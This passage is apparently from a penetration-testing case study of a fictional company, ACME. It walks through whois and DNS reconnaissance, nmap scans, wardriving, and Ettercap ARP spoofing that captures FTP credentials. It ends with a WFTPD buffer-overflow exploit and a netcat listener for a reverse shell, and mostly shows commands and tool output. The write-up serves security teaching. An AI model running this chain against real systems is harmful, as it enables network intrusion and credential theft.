john@acme.com
12345 Acme Blvd.
Vienna, VA 22182
US
Phone: (703) 555-1212
Fax: (703) 555-1213

Record expires on 09-Apr-2005
Record created on 08-Dec-2002
Database last updated on 12-Mar-2004

Domain servers in listed order:

DNS.OUCH.COM 12.5.5.19
DNS2.OUCH.COM 12.5.5.20

From this information, the attacker learned the physical address of the company, the phone number which he can use to call their help desk and gather more information, along with an email account that could be the user's login and most likely the DNS administrator. The attacker noticed this was most likely a very small company since the email address began with the person's first name.

He did not get a complete picture of the company, but he had a good start and from the information he received from the whois look ups, he was able to do a nslookup on ACME.com DNS name servers to get a list of names and IP addresses for AMCE.com's registered names.

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>nslookup
Default Server: dns.myisp.com
Address: 10.199.1.54

> server DNS.OUCH.COM
Default Server: DNS.OUCH.COM

```
Address:  12.5.5.19

> set type=any
> ls -d acme.com
[DNS.OUCH.COM]
 acme.com.          SOA    dns.ouch.com hostmaster.ouch.com
 acme.com.          NS     auth00.ns.uu.net
 acme.com.          NS     auth50.ns.uu.net
 acme.com.          MX    5  mail.ouch.com
 acme.com.             A      76.34.5.201
 www                   A      76.34.5.201
 ftp                   A      76.34.5.200
 acme.com.          SOA    dns.ouch.com hostmaster.ouch.com
>
```

From the nslookup the attacker determined that the company was very small due to them only having two internet facing servers and they do not have their own mail server since the MX record points to mail.ouch.com.
The attacker then verified that ACME.com did not own a different IP address block by going to www.arin.net (The American Registry for Internet Numbers) website were he received the following:

Search results for: acme

Acme (Acme-131)
Acme Acme-76-34 (NET-76-34-5-1-1) 76.34.5.1 – 76.34.5.254

Once they click on the NET-76-34-5-1-1 link they get the following information.

```
OrgName:    Acme
OrgID:      Acme-131
Address:    12345 Acme Blvd.
City:       Vienna
StateProv:  VA
PostalCode: 22182
Country:    US

NetRange:   76.34.5.1 – 76.34.5.254
CIDR:       76.34.5.1/24
NetName:    Acme-76-34
NetHandle:  NET-76-34-5-1-1
Parent:     NET-76-0-0-0-1
NetType:    Reassigned
Comment:
RegDate:    2003-04-16
Updated:    2003-04-16
```

TechHandle: JD1982-ARIN
TechName: Doe, John
TechPhone: +1-703-555-1215
TechEmail: john@acme.com

Arin a nonprofit corporation houses the internet number ranges of IP addresses and their owners in North America and a portion of the Caribbean.

The attacker was able to verify the technical contact, office location for the IP address range along with the IT rep's last name. He was also able to verify that ACME.com only owned a class C IP network. The attacker having done this type of research knew that the information associated with ACME could not be entirely correct. ACME might own a range that is still registered to another company, but this still gave the attacker an idea on where to start scanning.

The attacker now commenced a detailed search for any references to ACME.com on www.google.com. Google is a popular internet webpage search engine. Doing a Google search for www.acme.com should bring back the webpage URL that links back to ACME.

To expedite the webpage searching the attacker used a utility called teleport pro which is used to download the complete web site. The attacker can then look through the html pages in source to look for any clues about the company. The attacker is aware that there will be logs of his connections to the web site. The attacker also knows that if this is any sizable company then there will be huge amounts of logs and his connections will be unnoticed since there are multiple web page scanners running on the internet throughout the day and night. The attacker is not worried about the logs that he has left behind.

Run the program, follow the prompts, select the web site you would like to download and let it run

Following is the results for the main ACME webpage. The web page has some interesting notes in it; it seems that this web page was originally placed on 76.34.5.200 but it was running on 76.34.5.201 when this site was downloaded,

alerting the attacker to look further. Since the attacker has the html code, he/she can take their time to comb through all of the details this information has provided.

```
<html>
<head>
  <title>Acme Web Page</title>
  <meta name="GENERATOR" content="Arachnophilia 4.0">
  <meta name="FORMATTER" content="Arachnophilia 4.0">
</head>
<body style="background-color: rgb(255, 255, 255); color: rgb(0, 0, 0);"
 link="#0080ff" vlink="#0080ff" alink="#0080ff">
<center>
<h1>ACME </h1>
</center>
<hr>
<center>ACME is a proud maker of high tech weapons. We have created
high tech weapons like our classic bird seed and bowling ball trap. We
are still in research and development to create the bird catching
equipment of the future.
<hr width="100%">
<center><a href="http://www.acme.com"> </a></center>
<font size="-1"> </font> </center>
<br>
<center><font face="Times New Roman"><font size="-1">To contact us:<br>
Tech support <a href="mailto:tech@acme.com">tech@acme.com<br>
</a>Sales <a href="mailto:sales@acme.com">sales@acme.com<br>
<!-- Need to place my contact information in case our computers go down -->
<!-- This web site is placed on 76.34.5.200 on our Windows web server -->
</a>Web page support<a href="mailto:john@acme.com">
john@acme.com<br>
</a>12345 Acme Blvd.<br>
Vienna, VA 22182<a href="mailto:john@acme.com"><br>
</a></font></font></center>
</body>
</html>
```

Scanning

Armed with the list of IP addresses from the reconnaissance phase, the attacker searched for open ports. The attacker chose the most common way to search for open ports; he ran a port scanner called NMAP against the target computer(s). NMAP ("Network Mapper") is an open source utility used for security auditing or network searches. NMAP will try to connect to the target

device on each port you list and wait for a response. Results will depend on firewalls and other network variables, but any information or non-information returned will get you more info on the target network.

The attacker ran nmap –h to get the nmap help menu. This returned the following nmap commands:

```
Nmap V. 3.00 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
```

He used the following command on his Linux VMWare.

```
nmap -sS -sV -O -P0 -oN internet_scan 76.34.5.200
```

This command will perform the scan using TCP SYN stealth port scan, attempt to determine the versions and service/application names on open ports, run the port scan without pinging the host first, send the output to a log file called internet_scan, and for the scan to be run against the IP addresses of 76.34.5.200

Following is the output of the nmap scan against the FTP server.

```
# nmap 3.48 scan initiated Wed Aug  4 21:21:05 2004 as: nmap -sS -sV -O -P0 -
oN internet_scan 76.34.5.200
Interesting ports on 76.34.5.200:
(The 1655 ports scanned but not shown below are in state: filtered)
```

```
PORT   STATE SERVICE VERSION
21/tcp open   ftp
80/tcp closed http
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-
bin/servicefp-submit.cgi :
SF-Port21-TCP:V=3.48%D=8/4%Time=41118BD4%r(NULL,374,"220-
This\x20FTP\x20si
SF:te\x20is\x20running\x20a\x20copy\x20of\x20WFTPD\x20that\x20is\x20NOT\x2
SF:0REGISTERED\r\n220-\r\n220-
Shareware\x20can\x20only\x20improve\x20if\x2
SF:0supported\x20by\x20its\x20users\.\r\n220-The\x20easiest\x20way\x20to\x
SF:20support\x20shareware\x20is\x20to\x20register\x20it\.\r\n220-WFTPD\x20
SF:costs\x20from\x20\$25\x20to\x20register\.\r\n220-\r\n220-To\x20register
SF:\x20this\x20program,\x20or\x20receive\x20new\x20details\x20on\x20it,\x2
SF:0send\x20email\r\n220-to\x20alun@texis\.com\x20\(Alun\x20Jones\),\x20or
SF:\x20snail-mail\x20to\x20Texas\x20Imperial\x20Software,\r\n220-1602\x20H
SF:arvest\x20Moon\x20Place,\x20Cedar\x20Park\x20TX\x2078613-
1419\x20USA\r\
SF:n220-\r\n220-As\x20added\x20incentive\x20for\x20the\x20site\x20owner\x2
SF:0to\x20register,\x20you\x20will\x20be\x20restricted\r\n220-to\x20five\x
SF:20\(5\)\x20transfers\x20-\x20to\x20get\x20more\x20transfers,\x20please\
SF:x20re-logi")%r(GenericLines,3AA,"220-This\x20FTP\x20site\x20is\x20runni
SF:ng\x20a\x20copy\x20of\x20WFTPD\x20that\x20is\x20NOT\x20REGISTERED\
r\n22
SF:0-\r\n220-Shareware\x20can\x20only\x20improve\x20if\x20supported\x20by\
SF:x20its\x20users\.\r\n220-The\x20easiest\x20way\x20to\x20support\x20shar
SF:eware\x20is\x20to\x20register\x20it\.\r\n220-WFTPD\x20costs\x20from\x20
SF:\$25\x20to\x20register\.\r\n220-\r\n220-To\x20register\x20this\x20progr
SF:am,\x20or\x20receive\x20new\x20details\x20on\x20it,\x20send\x20email\r\
SF:n220-to\x20alun@texis\.com\x20\(Alun\x20Jones\),\x20or\x20snail-mail\x2
SF:0to\x20Texas\x20Imperial\x20Software,\r\n220-1602\x20Harvest\x20Moon\x2
SF:0Place,\x20Cedar\x20Park\x20TX\x2078613-1419\x20USA\r\n220-\r\n220-
As\x
SF:20added\x20incentive\x20for\x20the\x20site\x20owner\x20to\x20register,\
SF:x20you\x20will\x20be\x20restricted\r\n220-to\x20five\x20\(5\)\x20transf
SF:ers\x20-\x20to\x20get\x20more\x20transfers,\x20please\x20re-logi");
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows XP Professional RC1+ through final release

# Nmap run completed at Wed July 4 21:22:42 2004 -- 1 IP address (1 host up)
scanned in 97.951 seconds
```

From here, the attacker learns what services are open to the internet, that the server is running WFTPD server software, but does not know the version of the

WFTPD software the server is running. The attacker would have to use a different scan to verify the version of the WFTPD software running on this server. Most importantly, the attacker learned that port 80 was in a closed state on the server. This meant that traffic to port 80/http port was permitted to the FTP server.

The attacker FTP'd to the server hoping for a description banner. By default this is what he got giving him the necessary version of the WFTPD software of 3.1.

```
C:\>ftp 76.34.5.200
Connected to 76.34.5.200
220-This FTP site is running a copy of WFTPD that is NOT REGISTERED
220-
220-Shareware can only improve if supported by its users.
220-The easiest way to support shareware is to register it.
220-WFTPD costs from $25 to register.
220-
220-To register this program, or receive new details on it, send email
220-to alun@texis.com (Alun Jones), or snail-mail to Texas Imperial Software,
220-1602 Harvest Moon Place, Cedar Park TX 78613-1419 USA
220-
220-As added incentive for the site owner to register, you will be restricted
220-to five (5) transfers - to get more transfers, please re-login.
220-
220-Please note - Alun Jones is only responsible for the software
220-that this site runs, and is not responsible in any way for either
220-the content of this site, nor its location on the Internet.
220 WFTPD 3.1 service (by Texas Imperial Software) ready for new user
User (76.34.5.200:(none)):
```

The attacker determined more information was needed so he scanned the web server with a Windows version of NMAP from his laptop.

He ran the following command:

```
nmap -sS -P0 -O -T 3 -oN internet_scan2  76.34.5.201
```

This command will perform the TCP SYN stealth scan, ran the port scan without the ICMP ping first, try to guess the target operating system, slow down the scan from the normal level and send the output to internet_scan2 against the IP address of 76.34.5.201
The scan returned the following information:

```
# nmap (V. 3.00) scan initiated Thu Aug 05 12:09:54 2004 as: nmap -sS -P0 -O -
T 3 -oN internet_scan2  76.34.5.201
Interesting ports on  (76.34.5.201):
```

(The 1033 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http

Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.005 days (since Thu Aug 05 12:05:10 2004)


Nmap run completed at Thu Aug 05 12:12:06 2004 -- 1 IP address (1 host up) scanned in 132 seconds

Here the attacker learned the web site was hosted on a Linux box.

The attacker takes stock of what he had learned so far and decided to take a ride with his Dell laptop fitted with an Orinoco wireless card, Netstumbler, wireless antenna and a USB GPS to ACME's office in Vienna, VA; which was relatively close to his home.

The attacker chose the Orinoco wireless card due to it's ability to be outfitted with an external antenna which he built from directions found online. The card is also supported by multiple wireless detection software and wireless sniffing applications. He mounted the antenna on his car to make the appearance of a cell phone antenna.
The goal of his trip is to find out if ACME is using wireless and if there are any security settings on the wireless links, but he does not want to waste the trip. As he left his home started the Netstumbler application and the USB GPS. The USB GPS maps out the longitude and latitude of the current location of the car. Netstumbler finds the wireless access points along the way and gives the readings of the signal strengths. When it finds an access point, it lists the following in it's database application: the MAC address, channel, Vendor of the wireless device, type of wireless device, encryption being used on the link (if any), IP address of the network link, and the latitude and longitude of where the device was found. In conjunction with the USB GPS, time stamps, signal strengths and other very useful information can be gathered.

After a half hours drive, the attacker reached ACME's office and was happy to receive the following information from the Netstumbler Wardrive; an open access point with a SSID of "acme" and the DHCP IP address. With this information, the attacker knew this was a logical point of attack on the network.



Exploit

With network access from the wireless router, an internet facing computer running and exploitable FTP server, the attacker decided ACME was a good bet. He decided to exploit the FTP server and place a backdoor on port 80 on the same computer.

The attacker decided the next order of business was to get a user name and password for the FTP server. He tried anonymous and found ACME had disabled access for that user name. While still connected the attacker ran a port scanner against the entire network. He then ran NMAP with the following command:

nmap -v -O -sV -oN network_scan.txt 192.168.1.1-254 .

The attacker looked for any computer name that would point to a help desk computer system or to an administrator on the network_scan.txt output. He noticed a computer named John, the same name as the technical contact for the company's domain and commenced a scan on the computer. Following is the scan result:

Interesting ports on JOHN (192.168.1.101):
(The 1653 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION

```
135/tcp  open  msrpc       Microsoft Windows msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc       Microsoft Windows msrpc
5800/tcp open  vnc-http    WinVNC 3.3.7 (Server: john; Resolution 1024x800;
VNC TCP port: 5900)
5900/tcp open  vnc         VNC (protocol 3.3)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP, Microsoft Windows XP SP1
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=12297 (Worthy challenge)
IPID Sequence Generation: Incremental
```

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port


The attacker ran a utility called Ettercap from the Linux VMWare. The Ettercap utility is used to intercept, log and sniff data traffic from the target computer. The attacker redirected all traffic directed to the FTP server from the computer named John to his computer. He did this by starting Ettercap by running the command ettercap from the command prompt, selected the computer name John to send the fake arp request to and then selected the end point computer/ftp server to receive the data after the attacker had sniffed/modified the packets.

The attack looks like the following:

```
root@attacker root]# ettercap
ettercap 0.6.b (c) 2002 ALoR & NaGA
Your IP: 192.168.1.105 with MAC: 00:00:00:00:00:7F on Iface: eth1
Loading plugins... Done.
Building host list for netmask 255.255.255.0, please wait...
Sending 255 ARP request...
* |=================================================>| 100.00
%
Resolving 7 hostnames...
* |=================================================>| 100.00
%
ettercap 0.6.b brought from the dark side of the net by ALoR and NaGA...
may the packets be with you...
They are safe!!  for now...
[root@attacker root]#
```

While running this program the attacker noticed that John, ACME's

administrator logged into the FTP server. Through his traffic routing, the attacker was able to receive in clear text the username and password John used to log into the FTP server.



Armed with a user name and password, the attacker is ready to execute the WFTPD exploit. He opened two command prompt screens, one to start the Netcat utility by running the command nc -l -p 8081 to start receiving the exploited computer shell, the other command screen would be used to run the exploit against the WFTPD server.

The Netcat utility is used to send and receive raw TCP or UDP data across network connections. The Netcat command the attacker used opened port 8081 and listened for any incoming connections. Once a connection is made to the listening port netcat will send the data to the attacker's screen.

Following are the structure of the netcat commands received when you run nc –h in a Windows command prompt.

connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]

```
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

The attacker pre-compiled and tested Axl Rose's exploit. The exploit was written for Window XP SP1 only, in order for the command to run the attacker needed to supply certain options, the command, IP address of the target, port where the FTP server is listening, attackers IP address, port were the attacker's netcat is listening, username of a valid FTP user along with their password and the optional field with the version number of the WFTPD server in the format of p321 or p320 or 321 or 310. If the command is run without these options, the exploit will give its help information on what is required for the exploit to work.

In this case the help command looks like this:

```
WFTPD <= v3.21r1 buffer overflow exploit, (c) axl 2004, rdxaxl@hotmail.com
\wftpd_exploit.exe <ip> <port> <sip> <sport> [-u username] [-p userpass] [-v <p3
21|p320|321|310>]
```

With the help menu the attacker knew to insert the needed options in the following order:

```
C:\>wftpd_exploit 192.168.1.200 21 192.168.1.105 8081 -u john -p john -v 310
WFTPD <= v3.21r1 buffer overflow exploit, (c) axl 2004, rdxaxl@hotmail.com
[+] Connecting to 192.168.1.200:21...
[+] Connected
[+] Logging in...
```


```
[+] Logged in
[+] Trying buffer overflow + using SEH handler
[+] Shellcode encryption key = 05050507
[+] Sending shellcode which will connect to 192.168.1.101:8081...
[+] Shellcode sent successfully
[+] Santa's watching you!

C:\>
```

